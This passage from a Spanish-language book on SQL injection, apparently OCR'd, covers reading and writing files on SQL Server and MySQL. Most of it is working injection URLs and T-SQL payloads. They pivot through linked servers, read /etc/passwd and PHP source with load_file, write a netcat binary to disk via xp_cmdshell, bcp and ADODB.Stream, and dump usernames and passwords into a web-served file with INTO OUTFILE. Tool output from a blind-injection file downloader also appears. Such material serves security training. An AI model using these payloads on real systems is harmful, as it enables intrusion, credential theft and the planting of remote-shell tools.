


Fig 4.6: Formatos

El proveedor *OLE DB* para texto tiene una limitación digna de mención: sólo puede abrir ficheros que tengan ciertas extensiones. En particular, las que aparecen en el valor del registro de Windows "ImportFilter", ubicado en:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\ISAM FORMATS\Text
```

Para compensar, existen otros proveedores permiten acceder a datos almacenados en ficheros "mdb" o "xls" de *Microsoft Office*, o de casi cualquier otro formato. Por ejemplo, para acceder a los datos de una hoja de cálculo de *Microsoft Excel* podrían inyectarse consultas como:

```
select * from openrowset('Microsoft.Jet.OLEDB.4.0',
'Excel 8.0;Database=C:\prueba\libro1.xls;HDR=No;IMEX=1;',
'select * from [Hoja1$]' )
```

... que crearía un conjunto de registros con los valores de la Hoja de Cálculo "*Hoja1*" del fichero "*C:\prueba\libro1.xls*". El parámetro "*IMEX=1*" indica que cuando encuentre valores de distintos tipos en una columna los tome todos como texto. Es posible indicar qué celdas se desea extraer indicando el rango en la consulta *SELECT*:

```
select * from openrowset('Microsoft.Jet.OLEDB.4.0',
'Excel 8.0;Database=C:\prueba\libro1.xls;HDR=No;IMEX=1;',
'select * from [Hoja1$b2:c3]' )
```

... o, para extraer todas las filas y sólo un rango columnas:

```
select * from openrowset('Microsoft.Jet.OLEDB.4.0',
'Excel 8.0;Database=C:\prueba\libro1.xls;HDR=No;IMEX=1;',
'select * from [Hoja1$b:f]' )
```

Ambos formatos pueden combinarse para extraer un rango de columnas a partir de una fila dada:

```
select * from openrowset('Microsoft.Jet.OLEDB.4.0',
'Excel 8.0;Database=C:\prueba\libro1.xls;HDR=No;IMEX=1;',
'select * from [Hoja1$b3:f]' )
```

Y, por supuesto, también es posible interactuar con *Microsoft Access*. Por ejemplo, para usar una tabla ("*usuarios*" en el ejemplo) de una base de datos mdb:

```
select * from opendatasource(
  'Microsoft.Jet.OLEDB.4.0',
  'Data Source=C:\prueba\a.mdb;User ID=Admin;Password=;')...Usuarios
```

2.2.Extrayendo un fichero de texto completo

Tanto si se usa *OpenRowSet* como *OpenDataSource*, cuando se carga un fichero de texto, cada línea de este es convertida en una fila de una consulta. Este comportamiento puede ser un problema a la hora de extraer los datos. Sobre todo cuando el orden de las líneas en el archivo es relevante. En estos casos, interesaría generar una única cadena a partir del contenido del fichero, no un conjunto de registros.

Aquí puede resultar útil lo aprendido en el capítulo sobre *Serialized SQL Injection*. Si se utiliza la cláusula "FOR XML RAW":

```
SELECT  * FROM
        OPENDATASOURCE('Microsoft.Jet.OLEDB.4.0',
        'Data Source=C:\Prueba\;Extended Properties="Text;HDR=No;"')...a#txt
        for xml raw
```

… la salida obtenida será similar a la siguiente:

```
<row F1="Linea 1"/><row F1="Linea 2"/><row F1="Linea 3"/>
```

Como puede observarse, la columna generada en la consulta tiene como nombre "F1". Si hubiera una segunda, se llamaría "F2". La tercera sería "F3". Y así sucesivamente.

A partir del resultado obtenido puede recuperarse el contenido original eliminando los inicios de etiquetas XML ("<row F1="") y sutituyendo su final (""/>") por retornos de carro:

```
select replace(
      replace((SELECT  * FROM
          OPENDATASOURCE('Microsoft.Jet.OLEDB.4.0',
          'Data Source=C:\Prueba\;Extended Properties="Text;HDR=No;"')...a#txt
          for xml raw)
      ,'<row F1="','')
  ,'"/>',char(10))
```

De este modo se obtiene el fichero como una única cadena que puede ser extraída usando técnicas de *SQL Injection*, si bien debe tenerse en cuenta que la información tendrá codificación de XML para representar algunos caracteres especiales, como ">" o "<".

2.3.Servidores vinculados y otras consideraciones sobre el uso de OLE DB y ODBC

Mediante *OLE DB* es posible realizar conexiones no sólo a ficheros sino también a otras bases datos, tanto *SQL Server* como de otros fabricantes. De este modo, si el atacante conociera credenciales para acceder a otros equipos pero no tuviera conectividad con ellos (por ejemplo, porque un cortafuegos lo impidiera), podría intentar usar el servidor comprometido como puente:


```
SELECT  *
FROM OPENDATASOURCE(
        'SQLOLEDB',
        'Data Source=192.168.56.103;User ID=tester;Password=1a23'
    ).master.almacen.usuarios
```

Incluso, si la sesión se inicia utilizando credenciales de Windows, puede que éstas permitan el acceso a otros servidores:

```
SELECT  * FROM
        OPENDATASOURCE('SQLNCLI',
   'Data Source=192.168.56.103;Integrated Security=SSPI').master.almacen.usuarios
```

Además, no sólo es posible leer la información de las tablas, sino también modificarla. Para una base de datos de *Access*, se tendría:

```
insert into opendatasource(
        'Microsoft.Jet.OLEDB.4.0',
        'Data Source=C:\prueba\a.mdb;User ID=Admin;Password=;')...Usuarios
values (-1, 'nuevo', 12345678)
```

Las fuentes de datos infrecuentes no permiten la creación de tablas. Si se necesita realizar este tipo de operaciones, y si se cuenta con privilegios suficientes para ello, se puede crear una conexión permanente (denominada "servidor vinculado") haciendo uso de los procedimientos almacenados "*sp_addlinkedserver*", que crea la conexión, "*sp_serveroption*", que establece sus opciones y "*sp_addlinkedsrvlogin*", con la que se especifican las credenciales de usuario a utilizar.

```
EXEC sp_addlinkedserver 'PRUEBA', '', 'Microsoft.Jet.OLEDB.4.0', 'c:\prueba\a.mdb' ;
EXEC sp_serveroption 'PRUEBA', 'rpc', 'true' ;
EXEC sp_serveroption 'PRUEBA', 'rpc out', 'true' ;
EXEC sp_addlinkedsrvlogin 'PRUEBA', 'False', NULL, 'Admin', '' ;
```

Todas estas instrucciones pueden ser ejecutadas en un mismo acceso:

```
http://webserver1/pruebas/ventas.php?ref=A%' ; EXEC sp_addlinkedserver 'PRUEBA','',
'Microsoft.Jet.OLEDB.4.0', 'c:\prueba\a.mdb' ;EXEC sp_serveroption 'PRUEBA', 'rpc', 'true'
;EXEC sp_serveroption 'PRUEBA', 'rpc out', 'true' ;EXEC sp_addlinkedsrvlogin 'PRUEBA',
'False', NULL, 'Admin', '' ;--
```

… y, una vez creado el servidor vinculado, se puede proceder a crear tablas:

```
http://webserver1/pruebas/ventas.php?ref=A%' ; EXEC ('create table nueva(id integer, valor text)') AT PRUEBA--
```

… e insertar datos en ellas:

```
http://webserver1/pruebas/ventas.php?ref=A%' ; insert into PRUEBA...nueva values (2, 'EFGHIJK') --
```

… o consultar los datos que almacenan:

```
select * from PRUEBA…nueva
```

2.4. Microsoft SQL Server 2000: opciones de carga masiva

En el apartado anterior se indicó que las fuentes infrecuentes de datos son incapaces de importar un fichero de texto con extensión distinta a las contempladas por el proveedor *OLE DB* u *ODBC* empleado.

Esta limitación puede ser sorteada si se puede utilizar el comando "*Bulk Insert*". Para ello es necesario poseer, a nivel de servidor, el rol de *bulkadmin* y, a nivel de base de datos, tanto *db_owner* como *db_ddladmin*.

El proceso de extracción utilizará una tabla temporal en que volcar los datos del fichero. El primer paso consistirá en crearla:

```
http://webserver1/pruebas/ventas.php?ref=A%' ; Create Table TablaTemporal (fila varchar(8000))--
```

… para después rellenarla con los contenidos del fichero:

```
http://webserver1/pruebas/ventas.php?ref=A%' ;
 Bulk Insert TablaTemporal From 'c:\prueba\a.bak'
 With (FIELDTERMINATOR = '\n', ROWTERMINATOR = '\n')--
```

A partir de este punto se puede proceder a aplicar técnicas de *Serialized SQL Injection* para generar una única cadena con el contenido de toda la tabla. Otra opción, que permitiría ir extrayendo datos fila por fila, consistiría en agregarle una columna *IDENTITY* que permita después recuperar las líneas en el orden correcto:

```
http://webserver1/pruebas/ventas.php?ref=A%' ;
alter table TablaTemporal add num int IDENTITY(1,1) NOT NULL—
```

Los parámetros en la definición de *IDENTITY* indican que los números de fila comienzan en 1 y van incrementándose de 1 en 1. Esta nueva columna debe añadirse DESPUÉS de importar el

contenido del fichero a la tabla pues, de otro modo, el proceso de carga no se realizará de forma correcta. Una vez importado el fichero a la tabla, sólo quedaría obtener su contenido utilizando técnicas de *SQL Injection* y, una vez finalizado el proceso, borrar la tabla temporal:

```
http://webserver1/pruebas/ventas.php?ref=A%' ; Drop Table TablaTemporal--
```

2.5. Microsoft SQL Server 2005 & 2008: opciones de carga masiva

Una de las mejoras de *Transact SQL* introducidas en *Microsoft SQL Server 2005* es la posibilidad de realizar importaciones masivas llamando a *OpenRowSet* y especificando la opción *bulk*. De este modo, puede conseguirse el mismo resultado que utilizando *Bulk Insert* (que continúa estando disponible), pero sin necesidad de utilizar tablas temporales donde almacenar el contenido de los ficheros:

```
select * from openrowset(bulk 'c:\prueba\a.bak', SINGLE_CLOB) as C
```

Todo el fichero se importará como un único valor de cadena. El parámetro *SINGLE_CLOB* indica que los datos se convertirán a tipo varchar(max), capaz de almacenar hasta 2 GigaBytes de información. Otro posible valor, útil si se está trabajando con ficheros binarios es *SINGLE_BLOB*, que hace que los datos se almacenen como *varbinary*(max). *SINGLE_NCLOB*, por su parte, es apropiado para datos UNICODE que serán incorporados a una columna *nvarchar*(max).

Para usar esta función es necesario tener el rol de servidor *bulkadmin* y, por supuesto tener permisos a nivel de sistema operativo para leer el fichero. El acceso se hará, en caso de que se esté usando autenticación de Windows, con la cuenta usada para iniciar sesión en *SQL Server*. En caso de que se emplee un inicio de sesión propio de *SQL Server*, se utilizará el perfil de seguridad de la cuenta con la que se ejecute el proceso de *SQL Server*, y por lo tanto se tendrá acceso a los ficheros que esta cuenta pueda leer.

El proceso de extracción de información seguiría los patrones habituales. Por ejemplo, en caso de que se tratara de una inyección a ciegas, se comenzaría determinando la longitud del fichero mediante consultas como…

```
http://webserver1/pruebas/ventas.php?ref=A%' and DATALENGTH((select * from openrowset(bulk 'c:\prueba\a.mdb', SINGLE_BLOB) as C)) <128000--
```

Nótese que, al tratarse de un fichero binario, se ha usado la opción *SINGLE_BLOB* y la función que retorna el tamaño es *DATALENGTH*. La información sobre los bits que componen cada carácter se obtendría como viene ya siendo habitual. Para empezar:

```
http://webserver1/pruebas/ventas.php?ref=A%' and ascii(substr((select * from openrowset(bulk 'c:\prueba\a.mdb', SINGLE_BLOB) as C),1,1)) %26 1 > 0--
```

2.6. Creando ficheros en SQL Server

La creación de ficheros en *SQL Server* es un poco más compleja, aunque, desde luego, no imposible. Una de las herramientas que se pueden utilizar es *BCP*, un programa que se ejecuta en modo línea de comandos y que permite exportar los datos de una tabla o una consulta.

El primer problema es que *BCP* precisa que se le indique con qué credenciales se desea iniciar la sesión en la base de datos. Pero una de sus opciones, "-T", permite usar el modo integrado con la autenticación de Windows y es probable que la cuenta con las que se ejecuta el motor de base de datos tenga acceso a las tablas.

De este modo, es posible inyectar código SQL que invoque a *BCP* mediante *xp_cmdshell* o usando objetos *ActiveX* y cree un fichero de texto:

```
create table almacen.temp_fichero(datos varchar(4000));

insert into almacen.temp_fichero values ('Linea 1'+char(13)+CHAR(10)+'Linea 2');
update almacen.temp_fichero set datos = datos + char(13) + CHAR(10) + 'Linea 3';
exec xp_cmdshell 'bcp master.almacen.temp_fichero out c:\prueba\fichero.txt -T -c';

drop table almacen.temp_fichero;
```

La opción "-c" indica a *BCP* que debe exportar el fichero en modo carácter.

Escribir un fichero binario presenta un problema adicional. En lugar de "-n", existe otra opción, "-n", que fuerza una salida en "modo nativo" y que, en principio podría valer para estos propósitos. Pero, por defecto, *BCP* inserta al principio del fichero información sobre la longitud de los datos, lo cual "rompe" el formato del archivo.

Para evitarlo, es necesario usar una especificación de formato que indique que el prefijo de los datos debe tener una longitud igual a cero. Y eso se hace mediante un archivo de texto (por suerte para el atacante) que se puede generar con el propio programa *BCP*. Así:

```
create table almacen.temp_fichero(datos varbinary(max));
create table almacen.temp_formato(formato varchar(4000));

-- El contenido de este fichero se obtuvo haciendo pruebas en un equipo propio
-- El 10.0 del principio hace alusión a la version
insert into almacen.temp_formato values
('10.0'+char(13)+CHAR(10)+'1'+char(13)+CHAR(10)+'1 SQLBINARY 0 0 "" 1 DATOS "" ');

insert into almacen.temp_fichero values (0x4D5A9000030000000400000FFFF0000);

update almacen.temp_fichero set datos = datos + 0xB8000000000000004000000000000000;
```



```
update almacen.temp_fichero set datos = datos + 0x00000000000000000000000000000000;
-- Seguir añadiendo datos hasta tener todo el contenido del fichero (una o varias peticiones HTTP)

exec xp_cmdshell 'bcp master.almacen.temp_formato out c:\prueba\a1.fmt -T -c';
exec xp_cmdshell 'bcp master.almacen.temp_fichero out c:\prueba\a1.exe -T  -f
c:\prueba\a1.fmt';

drop table almacen.temp_fichero;
drop table almacen.temp_formato;
```

Obsérvese como los literales de tipo varbinary comienzan por "0x" y siguen con la codificación en hexadecimal de los bytes que forman el valor deseado. Tras la creación de las tablas y la asignación inicial de valores a "*temp_fichero*" con una instrucción "*INSERT*", el atacante puede realizar una o más peticiones HTTP para irle añadiendo bytes mediante invocaciones a "*UPDATE*". En el ejemplo anterior, los datos que se introducen se corresponden con el principio de una versión de *netcat* para Windows (a buen entendedor...).

Finalmente, se usa *BCP* para generar el fichero de formato y se utiliza éste (opción "-f") para crear el archivo binario. La URL que hace todo esto puede resultar bastante larga,... pero cumple con su propósito:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=1) ;create table
almacen.temp_fichero(datos varbinary(max));create table almacen.temp_formato(formato
varchar(4000));insert into almacen.temp_formato values
('10.0'%2bchar(13)%2bCHAR(10)%2b'1'%2bchar(13)%2bCHAR(10)%2b'1 SQLBINARY 0 0
"" 1 DATOS "" ');insert into almacen.temp_fichero values
(0x4D5A9000030000000400000FFFF0000);update almacen.temp_fichero set datos = datos
%2b 0xB8000000000000004000000000000000;update almacen.temp_fichero set datos = datos
%2b 0x00000000000000000000000000000000;exec xp_cmdshell 'bcp
master.almacen.temp_formato out c:\prueba\a1.fmt -T -c';exec xp_cmdshell 'bcp
master.almacen.temp_fichero out c:\prueba\a1.exe -T  -f c:\prueba\a1.fmt';drop table
almacen.temp_fichero;drop table almacen.temp_formato;--
```

Otra forma de acceder a ficheros en *SQL Server* consistiría en hacer uso de objetos *ActiveX* de tipo "ADODB.Stream". Analícese el siguiente ejemplo:

```
-- Crear una tabla donde almacenar el contenido del fichero y rellenarla
create table almacen.temp_fichero(datos varbinary(max));

insert into almacen.temp_fichero values (0x4D5A9000030000000400000FFFF0000);
update almacen.temp_fichero set datos = datos + 0xB8000000000000004000000000000000;
```

```
update almacen.temp_fichero set datos = datos + 0x00000000000000000000000000000000;
update almacen.temp_fichero set datos = datos + 0x000000000000000000000000D8000000;
update almacen.temp_fichero set datos = datos +
0x0E1FBA0E00B409CD21B8014CCD215468;

-- Leer el contenido de la tabla en una variable
declare @datos varbinary(max);
select @datos = (select datos from almacen.temp_fichero);

-- La table temporal ya no es útil
drop table almacen.temp_fichero;

-- Instanciar un objeto de tipo ADODB.Stream
declare @resultado int, @fs int;
execute @resultado = sp_OACreate "ADODB.Stream", @fs out;

-- Inicializar el objeto. El tipo vale 1 para Binario y 2 para Texto
execute sp_OASetProperty @fs, 'Type', 1;

-- Se abre el objeto para poder trabajar con él, se le pasan los datos y se guarda
execute sp_OAMethod @fs, 'Open';
execute sp_OAMethod @fs, 'Write', NULL,@datos;
execute sp_OAMethod @fs, 'SaveToFile', NULL, 'c:\prueba\nc.exe', 2;
execute sp_OAMethod @fs, 'Close';
execute sp_OADestroy @fs;
```

Convertir este código SQL en URLs que fuercen su ejecución debe ser a estas alturas algo sencillo. El proceso comienza creando una tabla temporal y almacenando en ella el contenido del fichero, para lo cual pueden ser necesario inyectar código *SQL* en una o varias peticiones HTTP.

```
http://webserver1/pruebas/producto.php?id=1;create table almacen.temp_fichero(datos
varbinary(max));insert into almacen.temp_fichero values
(0x4D5A90000300000004000000FFFF0000);update almacen.temp_fichero set datos = datos
%2b 0xB8000000000000004000000000000000;update almacen.temp_fichero set datos = datos
%2b 0x00000000000000000000000000000000;update almacen.temp_fichero set datos = datos
%2b 0x000000000000000000000000D8000000;update almacen.temp_fichero set datos = datos
%2b 0x0E1FBA0E00B409CD21B8014CCD215468;
```

Después, una nueva petición bastará para completar el proceso:

```
http://webserver1/pruebas/producto.php?id=1;declare @datos varbinary(max);select @datos =
(select datos from almacen.temp_fichero);drop table almacen.temp_fichero;declare @resultado
```



```
int, @fs int;execute @resultado = sp_OACreate "ADODB.Stream", @fs out;execute
sp_OASetProperty @fs, 'Type', 1;execute sp_OAMethod @fs, 'Open';execute sp_OAMethod
@fs, 'Write', NULL,@datos;execute sp_OAMethod @fs, 'SaveToFile', NULL, 'c:\prueba\nc.exe',
2;execute sp_OAMethod @fs, 'Close';execute sp_OADestroy @fs;
```

ADODB.Stream permite también leer y copiar ficheros entre distintas ubicaciones:

```
declare @resultado int, @fs int;
declare @datos varbinary(8000);
execute @resultado = sp_OACreate 'ADODB.Stream', @fs out;

execute sp_OASetProperty @fs, 'Type', 1;
execute sp_OAMethod @fs, 'Open';
execute @resultado = sp_oaMethod @fs, 'LoadFromFile', NULL, 'c:\origen\netcat.exe';
declare @src varchar(1000), @desc varchar(1000);

-- Ejemplo 1: Importar a una tabla
-- Crear una tabla donde almacenar el contenido del fichero y rellenarla
create table almacen.temp_fichero(orden int, datos varbinary(max));
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (1,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (2,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (3,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (4,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (5,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (6,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (7,@datos);
execute @resultado = sp_OAMethod @fs, 'read', @datos out, 8000;
insert into almacen.temp_fichero values (8,@datos);

-- Ejemplo 2: Crear una copia del fichero
execute sp_OAMethod @fs, 'SaveToFile', NULL, 'c:\prueba\nc.exe', 2;
execute sp_OAMethod @fs, 'Close';
execute sp_OADestroy @fs;
```

… si bien, debido a la limitación en el tamaño del buffer a usar (8000 bytes) posiblemente sea mucho más cómodo utilizar *OpenRowset* con la opción *BULK*, tal y como se vio en el apartado anterior.

2.7.Aplicación práctica: comprimiendo una cadena

En el capítulo III se mostraron formas de comprimir una cadena de texto en motores de bases de datos *MySQL*, *ORACLE* o *PostgreSQL*. Algo de lo más útil si se debe extraer información mediante técnicas de *Blind SQL Injection*. Sin embargo, y en contra de lo que ya debe ser costumbre en este libro, nada se dijo de *SQL Server*. Tal discusión quedó pendiente para este epígrafe.

Y es que en *SQL Server* la compresión de datos no es una tarea tan sencilla. Sin embargo, como se ha mostrado en anteriores ejemplos, siempre es posible ampliar las funcionalidades del lenguaje mediante el uso de controles *ActiveX*. En esta línea, algunos desarrolladores de software ponen a disposición del público librerías que implementan algorimos como ZIP o TAR. Por citar algún caso, el control *ZipActiveX* de *Chilkat* es utilizado en diversos ejemplos de uso de ficheros ZIP en *SQL Server* disponibles en Internet: *http://www.chilkatsoft.com/downloads_ActiveX.asp*

Se trata en todo caso de un producto comercial (para el que existe una versión de demostración válida por 30 días) y que es más que probable que no esté instalado en el sistema. No es algo en lo que el atacante pueda confiar.

Un enfoque alternativo consistiría en crear un fichero con el texto que se quiere comprimir y archivarlo dentro de una carpeta comprimida en formato ZIP, aprovechando el soporte ofrecido por Windows:

```
-- Definir el contenido a comprimir
declare @texto varchar(max),@datos varbinary(8000);
set @texto = (select * from almacen.productos for xml raw);
set @datos = cast(@texto as varbinary(max));

-- Crear un fichero ZIP vacío
declare @fs int;
execute sp_OACreate 'ADODB.Stream', @fs out;
execute sp_OASetProperty @fs, 'Type', 1;
execute sp_OAMethod @fs, 'Open';
execute sp_OAMethod @fs, 'Write', NULL,
0x504B05060000000000000000000000000000000000001;
execute sp_OAMethod @fs, 'SaveToFile', NULL, 'c:\prueba\zip.zip', 2;
execute sp_OAMethod @fs, 'Close';

-- Crear un fichero de texto con el contenido deseado
```



```
execute sp_OAMethod @fs, 'Open';
execute sp_OAMethod @fs, 'Write', NULL, @datos;
execute sp_OAMethod @fs, 'SaveToFile', NULL, 'c:\prueba\zip.txt', 2;
execute sp_OAMethod @fs, 'Close';
execute sp_OADestroy @fs;

-- Introducir el fichero de texto en el zip
declare @shell int, @zip int, @comando varchar(8000);

execute sp_OACreate 'Shell.Application', @shell out;

set @comando = 'NameSpace("c:\prueba\zip.zip")';
execute sp_OAMethod @shell , @comando , @zip OUT ;
set @comando = 'CopyHere("c:\prueba\zip.txt")' ;
execute sp_OAMethod @zip , @comando;

execute sp_OADestroy @shell;
execute sp_OADestroy @zip;

-- Guardar el fichero comprimido en una tabla
create table zip(v varbinary(max));
insert into zip select * from openrowset(bulk 'c:\prueba\zip.zip', SINGLE_BLOB) C
```

Tan sólo quedaría crear las URLs que fuercen la ejecución de este código y proceder a extraer el contenido de la tabla *Zip* mediante técnicas de *SQL Injection*.

2.8.MySQL

En los Sistemas Gestores de Bases de Datos MySQL, la función *load_file*, disponible a partir de la versión 3.23, permite cargar el contenido completo de un fichero como una cadena de bytes:

```
select load_file('/etc/passwd')
```

… lo cual convierte la extracción del fichero en algo trivial. Y, además, funciona con archivos de cualquier tipo, no sólo de texto. Eso sí: el tamaño máximo de fichero a extraer viene dado por el valor del parámetro *max_allowed_packed*.

En el siguiente ejemplo, se utiliza esta función para revelar el código fuente de un script PHP alojado en el mismo equipo que el motor de bases de datos:

```
http://webserver1/pruebas/producto.php?id=-1 union
 select null,load_file('/var/www/pruebas/mysql.inc.php'),null,null
```

A primera vista podría parecer que no se ha conseguido ningún resultado con esta inyección:



Fig 4.7: Parece que no hay nada

… pero en el código fuente de la página puede leerse el código fuente del archivo seleccionado, oculto por las etiquetas del código PHP:

```
http://webserver1/pruebas/producto.php?id=-1 union select nu...
Archivo  Editar  Formatear

// Obtener el nÃºmero de filas de un resultado
function numero_filas($resultado) {
       return mysql_num_rows($resultado);
}

// Obtiene la fila nÃºmero $i de un resultado
// Para obtener un campo se usa la sintaxis $fila_obtenida
["nombre-de-la-columna"]

function fila($resultado, $i) {
       mysql_data_seek($resultado, $i);
       return mysql_fetch_assoc($resultado);
}

print '<h1>Usando MySQL</h1>';
$conexion = conectar("localhost", 'root', '123');

?>
</td><td></td><td></td></tr></table><h3>Buscar producto
```

Fig 4.8: Revelación de código fuente

… y, como puede observarse en la imagen, a veces se pueden obtener datos de interés, como las credenciales utilizadas para el acceso a la base de datos.

Una de las herramientas de *SQLbfTools*, *mysqlget*, utiliza la función *load_file* junto con técnicas de *Blind SQL* Injection para automatizar la extracción de ficheros. Como se puede ver en la imagen, basta con configurar una URL vulnerable, indicar la ruta del archivo a descargar y señalar la palabra clave que aparece en las páginas True:


```
C:\sqlbftools\mysql_bftools\win32>mysqlget "htt[redacted]" "/etc/passwd" "Carlos"

http-sql blind downloader  $Revision: 1.35 $
ilo@reversing.org  http://www.reversing.org

THIS PROGRAM DELIBERATELY CONTAINS  SEVERAL
BUFFER OVERFLOWS,  SO USING AGAINST A ROGUE
SERVER MAY GIVE MORE  PROBLEMS THAN RESULTS

cross-post: www.hacktimes.com www.unsec.net

host: [redacted]
port: 80
uri : [redacted]
args: [redacted]
file: /etc/passwd
mat.: Carlos
[+] dicctionary lenght: 425
[+] dict loaded 380 bytes
resolving [redacted]
file is 55 bytes long

--BOF--
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/us
--EOF--
total hits: 2314
```

Fig 4.9: Descargando un /etc/passwd a través de Internet con mysqlget

Otra opción para obtener un fichero consistía en cargarlo en una tabla temporal y extraerlo posteriormente de ésta. En *MySQL* es posible realizar esta tarea de, al menos, dos formas distintas. La primera utilizaría de nuevo *load_file*:

```
UPDATE tabla SET columna=LOAD_FILE('/tmp/file') WHERE id=1;
```

Si bien esta opción presenta los mismos condicionantes que el método anterior. Más aún, serían necesarios privilegios adicionales, ya que es necesario crear la tabla e insertar la fila y actualizarla.

La segunda posibilidad es usar la instrucción "*load data infile*", disponible a partir de la versión 5 de *MySQL*, que sirve para importar ficheros de texto a una tabla. Como principal novedad, la limitación especificada por el parámetro *max_allowed_packed* se aplicará no al archivo completo, sino a cada una de sus líneas, lo que hará posible el acceso a ficheros de mayor tamaño.

Claro que no todo iba a ser ventajas. Entre los inconvenientes se cuenta que "*load data infile*" sólo se puede usar con ficheros de texto.

Y, sobre todo, que la implementación del acceso a bases de datos *MySQL* desde scripts *PHP* no permite la ejecución de consultas apiladas, lo que en muchos casos impedirá inyectar la orden "*load data infile*".

Debe, en todo caso, señalarse que se trata de una restricción que puede no ser aplicable a otros entornos. Por ejemplo, el proveedor de *MySQL* para *ASP.NET* sí soporta las consultas apiladas. Considérese a efectos de ejemplo el siguiente script ASPX:

```
<% @Page Language="VB" debug="true" %>
<% @Import Namespace = "System.Data" %>
<% @Import Namespace = "MySql.Data.MySqlClient" %>

<script language="VB" runat="server">
' Ejecutar al cargar la página
Sub Page_Load
 If Request.QueryString.Get("id") <> "" then
          Dim conexion as MySqlConnection
          conexion = new MySqlConnection( _
                    "server=192.168.56.101;" & _
                    "user id=root;password=123;" & _
                    "database=almacen; pooling=false;")
          Dim sql ="select id, nombre from productos where id = " & _
                              Request.QueryString.Get("id")

          ' Preparar el volcado de datos
          Dim resultado =  new MySqlDataAdapter(sql, conexion)
          Dim datos = new Dataset()

          ' Volcar los datos en el grid Salida
          resultado.Fill(datos, "productos")
          Salida.DataSource = datos
        Salida.DataBind()
  End If
End Sub
</script>
```



```
<html>
<head><title>Prueba</title></title></head>
<body>
<h1>Prueba de MySQL en ASP.NET</h1>
<form method="GET" action="prueba.aspx">
  Buscar: <input type="text" id="id" name="id">
          <input type="submit" value="Buscar">
</form>

<hr />

<h3>Resultados</h3>
<form runat="server">
  <asp:DataGrid id="Salida" runat="server" />
</form>

</body>
</html>
```



Fig 4.10: Consultas apiladas en MySQL bajo ASP.NET

Aprovechando la vulnerabilidad existente en las líneas 11 a 20, es posible inyectar las operaciones necesarias. En primer lugar se debe ejecutar la consulta necesaria para la creación de la tabla temporal sobre la que volcar el fichero:

```
http://webserver3/prueba.aspx?id=1; create table
                        temporal( datos varchar(8000))
```

De forma silenciosa, la tabla es creada y ya se está en condiciones de insertar en ella el contenido del fichero:

```
http://webserver3/prueba.aspx?id=1; load data infile '/etc/passwd' into table temporal
```

Nótese que el servidor web y el servidor de bases de datos, en este caso, están ubicados en distintos equipos. En este caso, el primero de ellos utiliza sistema operativo *Microsoft Windows* mientras que el segundo se ejecuta sobre *Linux*.

Es en éste último donde se ejecutará el código SQL y, por tanto, de donde se extraerá el fichero */etc/passwd*.

Si no conviniera aplicar técnicas de *Serialized SQL* Injection, será necesario añadir una columna a la tabla que permita descargar las filas en el orden adecuado:

```
http://webserver3/prueba.aspx?id=1; alter table temporal add column num integer
auto_increment unique key
```

Ya sólo quedaría extraer la toda lainformación almacenada en la tabla mediante la utilización de técnicas de *SQL Injection* para después terminar borrando la tabla temporal de que se ha hecho uso para almacenar el contenido del fichero.

En lo que respecta a las operaciones de escritura se puede hacer uso de las cláusulas *"INTO OUTFILE"* e *"INTO DUMPFILE"* que permiten crear ficheros de texto y ficheros binarios, respectivamente.

En el siguiente ejemplo se copia el contenido de una tabla en un directorio publicado en un servidor web:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,
concat(nombre,':',contrasena),null,null from almacen.usuarios into outfile
'/var/www/roundcubemail-0.6-beta/logs/1.txt'
```

… lo cual puede ser una alternativa interesante a realizar un ataque de *Blind SQL* Injection.

Aunque el servidor pueda responder a la anterior URL con una página de error tal y como se aprecia en la siguiente imagen:




Fig 4.11: Error

… la sentencia SQL se habrá ejecutado y el fichero estará en el servidor web, a disposición de quien pudiera solicitarlo:

